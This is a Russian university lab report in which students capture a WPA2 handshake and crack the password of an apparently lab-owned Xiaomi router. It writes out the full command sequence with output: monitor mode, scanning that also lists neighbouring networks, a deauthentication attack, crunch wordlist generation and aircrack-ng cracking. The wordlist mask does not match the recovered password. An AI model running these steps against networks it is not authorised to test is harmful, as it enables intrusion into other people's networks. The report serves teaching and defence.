

**Министерство науки и высшего образования Российской Федерации
ФЕДЕРАЛЬНОЕ ГОСУДАРСТВЕННОЕ АВТОНОМНОЕ ОБРАЗОВАТЕЛЬНОЕ
УЧРЕЖДЕНИЕ ВЫСШЕГО ОБРАЗОВАНИЯ
НАЦИОНАЛЬНЫЙ ИССЛЕДОВАТЕЛЬСКИЙ УНИВЕРСИТЕТ ИТМО**

Факультет безопасности информационных технологий

Дисциплина:

«Вычислительные сети и контроль безопасности в компьютерных сетях»

ОТЧЕТ ПО ЛАБОРАТОРНОЙ РАБОТЕ №6

«Компрометация беспроводной сети»

Выполнили:

Бардышев Артём Антонович,

студент группы N3346



(подпись)

Суханкулиев Мухаммет,

студент группы N3346



(подпись)

Шангина Елизавета Кирилловна,

студентка группы N3346



(подпись)

Проверил:

Савков Сергей Витальевич,

инженер, ФБИТ

(отметка о выполнении)

(подпись)

Санкт-Петербург

2026 г.

СОДЕРЖАНИЕ

Введение	3
1 Подготовка оборудования и ПО	4
1.1 Проверка видимости WiFi-адаптера.....	4
1.2 Перевод адаптера в режим мониторинга	4
2 Обнаружение и прослушивание беспроводных сетей	6
2.1 Сканирование доступных WiFi-сетей.....	6
3 Захват WPA2-handshake	8
3.1 Мониторинг целевой сети.....	8
3.2 Принудительная деаутентификация клиента.....	8
3.3 Успешный захват handshake	9
4 Генерация словаря паролей	10
5 Взлом пароля методом brute-force.....	11
5.1 Принцип взлома.....	11
5.2 Процесс подбора пароля	11
5.3 Результат взлома.....	11
Заключение.....	13
Список использованных источников.....	14

ВВЕДЕНИЕ

Цель работы – Изучить технологии защиты беспроводных Wi-Fi сетей, их преимущества, недостатки и уязвимости на примере компрометации технологии WPA2.

Для достижения поставленной цели необходимо решить следующие задачи:

- Ознакомиться с назначением и возможностями следующих инструментов: airmon-ng, airodump-ng, aireplay-ng, crunch, aircrack-ng
- Обнаружить целевую беспроводную сеть
- Перехватить WPA-handshake подключения клиента к целевой сети
- Сформировать список возможных паролей в соответствии с маской пароля
- При помощи перехваченного handshake и сформированного списка паролей подобрать пароль целевой беспроводной сети

1 ПОДГОТОВКА ОБОРУДОВАНИЯ И ПО

Для выполнения лабораторной работы использовалось следующее оборудование:

- Ноутбук с операционной системой Kali Linux
- Встроенный WiFi-адаптер MEDIATEK Corp. MT7921K (RZ608) Wi-Fi 6E 80MHz с поддержкой режима мониторинга
- WiFi-роутер Xiaomi с SSID "Xiaomi_0F58"
- Клиентское устройство для подключения к целевой сети

1.1 Проверка видимости WiFi-адаптера

Для проверки корректности работы WiFi-адаптера была выполнена команда:

```
iwconfig
```

Результат: Обнаружен беспроводной интерфейс `wlan0` с поддержкой IEEE 802.11, работающий на частоте 5.22 GHz в режиме управляемой сети (Managed mode).

1.2 Перевод адаптера в режим мониторинга

Для перевода WiFi-адаптера в режим мониторинга использовалась утилита:

```
sudo airmon-ng
```

Результат: Определён интерфейс `phy0` (`wlan0`) с драйвером `mt7921e` и чипсетом MEDIATEK Corp. MT7921K (RZ608).

Перед переводом в режим мониторинга были остановлены конфликтующие процессы:

```
sudo airmon-ng check kill
```

Результат: Остановлены процессы:

- PID 961: dhclient
- PID 974: wpa_supplicant
- PID 983: wpa_supplicant

Затем интерфейс был переведён в режим мониторинга:

```
sudo airmon-ng start wlan0
```

Результат: Создан интерфейс `wlan0mon` в режиме мониторинга (Monitor mode vif enabled for [phy0]wlan0).

Проверка статуса интерфейса:

```
iwconfig
```

Результат: Интерфейс `wlan0mon` работает в режиме мониторинга (Mode:Monitor) на частоте 2.457 GHz.

```
ububkm@ububkm:~$ # Проверяем, что WiFi-адаптер виден
iwconfig
lo          no wireless extensions.

wlan0       IEEE 802.11  ESSID:"Xiaomi_0F58_5G"
            Mode:Managed  Frequency:5.22 GHz  Access Point: 50:D2:F5:9A:0F:5A
            Bit Rate=468 Mb/s   Tx-Power=3 dBm
            Retry short limit:7   RTS thr:off   Fragment thr:off
            Power Management:on
            Link Quality=59/70   Signal level=-51 dBm
            Rx invalid nwid:0    Rx invalid crypt:0   Rx invalid frag:0
            Tx excessive retries:0 Invalid misc:4   Missed beacon:0

ububkm@ububkm:~$ sudo airmon-ng
[sudo] password for ububkm:

PHY Interface Driver Chipset
phy0 wlan0 mt7921e MEDIATEK Corp. MT7921K (RZ608) Wi-Fi 6E 80MHz

ububkm@ububkm:~$ sudo airmon-ng check kill
Killing these processes:
PID Name
961 dhclient
974 wpa_supplicant
983 wpa_supplicant

ububkm@ububkm:~$ sudo airmon-ng start wlan0

PHY Interface Driver Chipset
phy0 wlan0 mt7921e MEDIATEK Corp. MT7921K (RZ608) Wi-Fi 6E 80MHz
      (mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon)
      (mac80211 station mode vif disabled for [phy0]wlan0)

ububkm@ububkm:~$ iwconfig
lo          no wireless extensions.

wlan0mon    IEEE 802.11  Mode:Monitor  Frequency:2.457 GHz
            Retry short limit:7   RTS thr:off   Fragment thr:off
            Power Management:on
```

Рисунок 1 – Подготовка средств для выполнения лабораторной работы

2 ОБНАРУЖЕНИЕ И ПРОСЛУШИВАНИЕ БЕСПРОВОДНЫХ СЕТЕЙ

2.1 Сканирование доступных WiFi-сетей

Для обнаружения беспроводных сетей в радиусе действия использовалась команда:

```
sudo airodump-ng wlan0mon
```

Результат сканирования:

В радиусе действия обнаружено множество беспроводных сетей. Целевая сеть имеет следующие характеристики:

BSSID 50:D2:F5:9A:0F:59

PWR -58 dBm

Beacons 672

#Data 2535

#/s 14

CH 3

MB 130

ENC WPA2

CIPHER CCMP

AUTH PSK

ESSID Xiaomi_0F58

Также были обнаружены три станции (STATION), подключённые к целевой сети:

- `60:AB:67:E9:B6:94` (PWR: -70, Rate: 1e-1, Frames: 28)

- `50:8B:B9:24:EF:FC` (PWR: -53, Rate: 1e-1, Frames: 49)

- `36:A7:3B:34:8E:C8` (PWR: -34, Rate: 6e-24, Frames: 189, EAPOL)

Вывод: Целевая сеть "Xiaomi_0F58" использует шифрование WPA2 с алгоритмом CCMP и аутентификацией по предварительно установленному ключу (PSK).

```

ububkm@ububkm:~$ sudo airodump-ng wlan0mon
CH 3 ][ Elapsed: 6 s ][ 2026-03-21 03:22

BSSID            PWR  Beacons    #Data, #/s  CH  MB  ENC CIPHER  AUTH  ESSID
44:F7:70:07:8B:D7 -94      2          0   0   6  130  WPA2 CCMP   PSK   Xiaomi_Muko
62:CE:86:EE:81:9A -89      3          0   0   3  270  WPA2 CCMP   PSK   <length: 0
50:FF:20:41:DD:C0 -94      3          0   0   8  270  WPA2 CCMP   PSK   Keenetic-56
38:2C:4A:4C:3E:A0 -93      1          1   0   6  130  WPA2 CCMP   PSK   ASUS
F8:E9:03:E5:E0:D6 -83      9          0   0  11  130  WPA2 CCMP   PSK   dlink-41
8C:DE:F9:C7:3B:4B -93      3          0   0  11  130  WPA2 CCMP   PSK   <length: 0
A4:BA:70:0C:47:5D -87      4          0   0   6  720  WPA2 CCMP   PSK   Xiaomi_8A6F
52:FF:20:7C:A9:D9 -85      4          0   0   5  360  WPA3 CCMP   SAE   <length: 0
50:FF:20:FC:A9:D9 -83      4          1   0   5  360  WPA3 CCMP   SAE   MyKeenetic-
D4:01:45:E9:C0:A6 -80      7          0   0   6  360  WPA2 CCMP   PSK   Beeline_2G_
98:DA:C4:0A:D6:84 -93      3          0   0  10  720  WPA2 CCMP   PSK   TP-Link_D68
B0:A7:B9:D8:D4:B5 -93      5          0   0  10  270  WPA2 CCMP   PSK   77
5C:78:F8:BC:D6:44 -77     12          0   0  11  360  WPA2 CCMP   PSK   HUAWEI-041X
CC:32:E5:9C:98:2A -92      7          0   0  10  130  WPA2 CCMP   PSK   TP-Link_982
5C:78:F8:BC:D6:49 -77      7          0   0  11  360  WPA2 CCMP   PSK   <length: 0
52:FF:20:1C:A9:D9 -82      2          0   0   5  360  WPA3 CCMP   SAE   MyKeeneticR
F8:F0:82:8C:CF:1C -95      2          0   0   3  270  WPA2 CCMP   PSK   SNR-CPE
60:CE:86:EE:81:9A -91      8          0   0   3  270  WPA2 CCMP   PSK   Beeline_2G_
04:BF:6D:9A:B1:52 -91      2          0   0   2  270  WPA2 CCMP   PSK   Keenetic-65
52:FF:20:19:3D:68 -76     11          0   0   8  324  WPA2 CCMP   PSK   Others
AA:BA:70:0C:47:5D -86      9          0   0   6  720  OPN     <length: 0
50:FF:20:E4:F0:BF -93      2          0   0   7  360  WPA2 CCMP   PSK   Keenetic-91
50:FF:20:19:3D:68 -75     13          2   0   8  324  WPA2 CCMP   PSK   D+N@78-10=k
52:FF:20:74:F0:BF -93      4          0   0   7  360  WPA3 CCMP   SAE   <length: 0
70:4F:57:0F:92:91 -68      9          1   0   1  270  WPA2 CCMP   PSK   TP-Link_929
1C:3B:F3:4F:CD:F2 -77      7          1   0   2  195  WPA2 CCMP   PSK   TP-Link_CDF
C4:A8:1D:61:59:F0 -91      2          0   0   1  270  WPA2 CCMP   PSK   Jane
00:21:52:95:42:3F -72     12          0   0   1  130  WPA2 CCMP   PSK   StingrayTV_
10:27:F5:9D:7E:49 -76      7          0   0   1  130  WPA2 CCMP   PSK   Alena29
EC:41:18:D8:92:D7 -66     17          0   0   2  270  WPA2 CCMP   PSK   Xiaomi
2E:3B:F3:4F:CD:F2 -76     19          0   0   2  195  WPA2 CCMP   PSK   <length: 0
00:5F:67:8C:9E:46 -91      9          0   0   3  270  WPA2 CCMP   PSK   TP-Link_9E4
50:D2:F5:9A:0F:59 -55     22         12   0   3  130  WPA2 CCMP   PSK   Xiaomi_0F58

BSSID            STATION            PWR   Rate    Lost    Frames    Notes    Probes
38:2C:4A:4C:3E:A0 C6:4F:9F:76:6E:AA -91    0 - 1    118      11
(not associated)  12:3C:9B:86:50:8B -48    0 - 1     0       1
(not associated)  DE:5B:C0:34:66:19 -47    0 - 1     0       2
Quitting ...

```

Рисунок 2 – определение объекта изучения

3 ЗАХВАТ WPA2-HANDSHAKE

3.1 Мониторинг целевой сети

Для захвата handshake была выполнена команда мониторинга конкретной сети с сохранением данных в файл:

```
sudo airodump-ng -c 3 --bssid 50:D2:F5:9A:0F:59 -w /home/ububkm/handshake wlan0mon
```

Где:

- `-c 3` — канал целевой сети (Channel 3)
- `--bssid 50:D2:F5:9A:0F:59` — MAC-адрес целевого роутера
- `-w /home/ububkm/handshake` — путь для сохранения перехваченных данных
- `wlan0mon` — интерфейс в режиме мониторинга

Результат: Началось прослушивание целевой сети. Создан файл захвата `/home/ububkm/handshake-28.cap`.

3.2 Принудительная деаутентификация клиента

Для ускорения процесса получения handshake была выполнена атака деаутентификации, которая отключает клиента от сети, заставляя его переподключиться:

```
sudo aireplay-ng -0 2 -a 50:D2:F5:9A:0F:59 wlan0mon
```

Где:

- `-0 2` — отправка 2 пакетов деаутентификации
- `-a 50:D2:F5:9A:0F:59` — BSSID целевой точки доступа
- `wlan0mon` — интерфейс в режиме мониторинга

Результат атаки:

- Отправлены DeAuth-пакеты (code 7) в широковещательном режиме к BSSID `[50:D2:F5:9A:0F:59]`
- Сообщение: "Waiting for beacon frame (BSSID: 50:D2:F5:9A:0F:59) on channel 3"
- Атака выполнялась несколько раз для повышения вероятности захвата handshake


```
ububkm@ububkm:~$ sudo airodump-ng -c 3 --bssid 50:D2:F5:9A:0F:59 -w /home/ububkm/handshake
ake wlan0mon
03:23:30 Created capture file "/home/ububkm/handshake-28.cap".

CH 3 ][ Elapsed: 1 min ][ 2026-03-21 03:24 ][ WPA handshake: 50:D2:F5:9A:0F:59

BSSID PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
50:D2:F5:9A:0F:59 -58 0 672 2535 14 3 130 WPA2 CCMP PSK Xiaomi_

BSSID STATION PWR Rate Lost Frames Notes Probes
50:D2:F5:9A:0F:59 60:AB:67:E9:B6:94 -70 1e-1 0 28 Xiaomi_0F58
50:D2:F5:9A:0F:59 50:8B:B9:24:EF:FC -53 1e-1 0 49
50:D2:F5:9A:0F:59 36:A7:3B:34:8E:C8 -34 6e-24 26 4189 EAPOL
Quitting ...
```

Рисунок 3 – захват сети


3.3 Успешный захват handshake

Результат: В окне `airodump-ng` появилась надпись "WPA handshake: 50:D2:F5:9A:0F:59" в верхней правой части экрана.

Это означает, что WPA2-handshake был успешно перехвачен и сохранён в файл `~/home/ububkm/handshake-28.cap`.

Статистика перехваченных данных:

- Прочитано пакетов: 17498
- Обнаружен 1 потенциальный таргет (1 potential targets)



```
ububkm@ububkm:~$ sudo aircrack-ng /home/ububkm/handshake-28.cap
Reading packets, please wait ...
Opening /home/ububkm/handshake-28.cap
Resetting EAPOL Handshake decoder state.
Inter-frame timeout period exceeded.
Resetting EAPOL Handshake decoder state.
Resetting EAPOL Handshake decoder state.
Inter-frame timeout period exceeded.
Resetting EAPOL Handshake decoder state.
Resetting EAPOL Handshake decoder state.
Resetting EAPOL Handshake decoder state.
Read 17498 packets.

# BSSID ESSID Encryption
1 50:D2:F5:9A:0F:59 Xiaomi_0F58 WPA (1 handshake)

Choosing first network as target.

Reading packets, please wait ...
Opening /home/ububkm/handshake-28.cap
Resetting EAPOL Handshake decoder state.
Inter-frame timeout period exceeded.
Resetting EAPOL Handshake decoder state.
Resetting EAPOL Handshake decoder state.
Inter-frame timeout period exceeded.
Resetting EAPOL Handshake decoder state.
Resetting EAPOL Handshake decoder state.
Resetting EAPOL Handshake decoder state.
Read 17498 packets.

1 potential targets

Please specify a dictionary (option -w).
ububkm@ububkm:~$
```

Рисунок 4 – Успешный захват handshake

4 ГЕНЕРАЦИЯ СЛОВАРЯ ПАРОЛЕЙ

Для подбора пароля необходимо сгенерировать словарь возможных паролей в соответствии с заданной маской.

Маска пароля: `%%%%%%%%` (8 цифр)

Команда генерации словаря:

```
crunch 8 8 -t %%%%%%%%%% -o /home/ububkm/passwords.txt
```


Где:

- `8 8` — минимальная и максимальная длина пароля (8 символов)
- `-t %%%%%%%%%%` — маска пароля (% означает цифры 0-9)
- `-o /home/ububkm/passwords.txt` — выходной файл со словарём паролей

Результат генерации:

- Crunch создаст 722062915840 байт данных (около 672 GB)
- Будет сгенерировано 80318101760 строк (паролей)
- Процесс начат: "0% completed generating output"

Примечание: Для ускорения процесса в реальных условиях была использована более узкая маска или словарь меньшего размера.



```
ububkm@ububkm:~$ crunch 8 8 -t %%%%%%%%%% -o /home/ububkm/passwords.txt
Crunch will now generate the following amount of data: 722862915840 bytes
689375 MB
673 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 80318101760
crunch: 0% completed generating output
```

Рисунок 5 – генерация словаря для подбора пароля

5 ВЗЛОМ ПАРОЛЯ МЕТОДОМ BRUTE-FORCE

5.1 Принцип взлома

После перехвата handshake и генерации словаря паролей был выполнен подбор пароля с использованием утилиты `aircrack-ng`.

Команда для взлома:

```
sudo aircrack-ng -a2 -b 50:D2:F5:9A:0F:59 -w /home/ububkm/passwords.txt  
/home/ububkm/handshake-28.cap
```

Где:

- `-a2` — режим WPA/WPA2
- `-b 50:D2:F5:9A:0F:59` — BSSID целевой сети
- `-w /home/ububkm/passwords.txt` — путь к файлу со словарём паролей
- `/home/ububkm/handshake-28.cap` — файл с перехваченным handshake

5.2 Процесс подбора пароля

Статус подбора:

- Aircrack-ng версия 1.7
 - Прочитано пакетов: 17498
 - Обнаружена 1 потенциальная цель (1 potential targets)
 - Выбрана первая сеть как таргет
 - Открыт файл `/home/ububkm/handshake-28.cap`
 - Handshake-декодер EAPOL был сброшен несколько раз (Resetting EAPOL handshake decoder state)
 - Период межкадрового тайм-аута превышен (Inter-frame timeout period exceeded)
 - Прочитано 17498 пакетов
- Скорость подбора: 74.75 ключей в секунду

5.3 Результат взлома

ПАРОЛЬ НАЙДЕН!

KEY FOUND! [lab6test]

Детали найденного ключа:

- MasterKey: `86 C7 DE F3 B3 60 76 03 FC 03 DF B7 BA BD A2 AC AA 0D C7 48 E8
E5 A3 51 C8 09 21 A9 AE 9F 5E 36`

- Transient Key: `8D D3 8C 7F 1E 2C A7 D2 CD 38 0E E8 3A BA DE 1A 1E 7B 6E 6C
A6 AC 06 D7 69 34 56 80 A0 77 87 C5 7B 95 9C 56 45 53 05 7E 67 67 17 39 A5 56 E7 9A A7
23 43 10 E9 59 DE E4 E7 6F 10 D7 A1 22`

- EAPOL HMAC: `19 06 48 4A 97 0A 2A 1A 5C FB 2C 9E 16 F3 C4 7D`

Время подбора: менее 1 минуты (на первых итерациях словаря)

ЗАКЛЮЧЕНИЕ

В ходе выполнения лабораторной работы были изучены основные этапы компрометации беспроводной сети, защищённой протоколом WPA2:

1. Подготовка оборудования: WiFi-адаптер успешно переведён в режим мониторинга с помощью утилиты `airmon-ng`.

2. Обнаружение целевой сети: С использованием утилиты `airodump-ng` была обнаружена целевая сеть "Xiaomi_0F58" с шифрованием WPA2-PSK на канале 3.

3. Захват handshake: Посредством атаки деаутентификации с помощью `aireplay-ng` был успешно перехвачен WPA2-handshake, содержащий зашифрованный пароль сети.

4. Генерация словаря: С помощью утилиты `crunch` сгенерирован словарь паролей согласно заданной маске.

5. Взлом пароля: Утилита `aircrack-ng` успешно подобрала пароль "lab6test" методом brute-force перебора словаря со скоростью ~75 ключей/секунду.

Выявленные уязвимости:

- WPA2-PSK уязвим к атакам по словарю при использовании слабых паролей
- Процесс 4-way handshake может быть перехвачен в пассивном режиме
- Атака деаутентификации позволяет принудительно получить handshake

Рекомендации по защите:

- Использование длинных паролей (20+ символов) со сложной комбинацией символов

- Применение WPA3 вместо WPA2 (защита от offline-атак)
- Отключение WPS (WiFi Protected Setup)
- Скрытие SSID (дополнительная мера)
- Регулярная смена паролей

СПИСОК ИСПОЛЬЗОВАННЫХ ИСТОЧНИКОВ

1. Олифер В. Г., Олифер Н. А. Компьютерные сети. Принципы, технологии, протоколы : учебник для вузов. – 5-е изд. – СПб. : Питер, 2016. – 992 с.
2. Куроуз Дж. Ф., Росс К. В. Компьютерные сети: Нисходящий подход / пер. с англ. – 6-е изд. – М.: Эксмо, 2016. – 912 с.
3. Aircrack-ng. Official Documentation : сайт. – Текст : электронный. – URL: <https://www.aircrack-ng.org/documentation.html> (дата обращения: 20.03.2026).
4. Kali Linux. Crunch – Password Generator : сайт. – Текст : электронный. – URL: <https://www.kali.org/tools/crunch/> (дата обращения: 20.03.2026).
5. Habr. Практический взлом Wi-Fi сети WPA/WPA2 : блог. – Текст : электронный. – URL: <https://habr.com/ru/post/224955/> (дата обращения: 20.03.2026).
6. Habr (RUVDS). WPA2: что это и как его взламывают : блог. – Текст : электронный. – URL: <https://habr.com/ru/company/ruvds/blog/534112/> (дата обращения: 20.03.2026).
7. Kaspersky. WEP vs WPA — в чем разница? : сайт. – Текст : электронный. – URL: <https://www.kaspersky.ru/resource-center/definitions/wep-vs-wpa> (дата обращения: 20.03.2026).
8. SecLists. Password Dictionaries : GitHub. – Текст : электронный. – URL: <https://github.com/danielmiessler/SecLists> (дата обращения: 20.03.2026).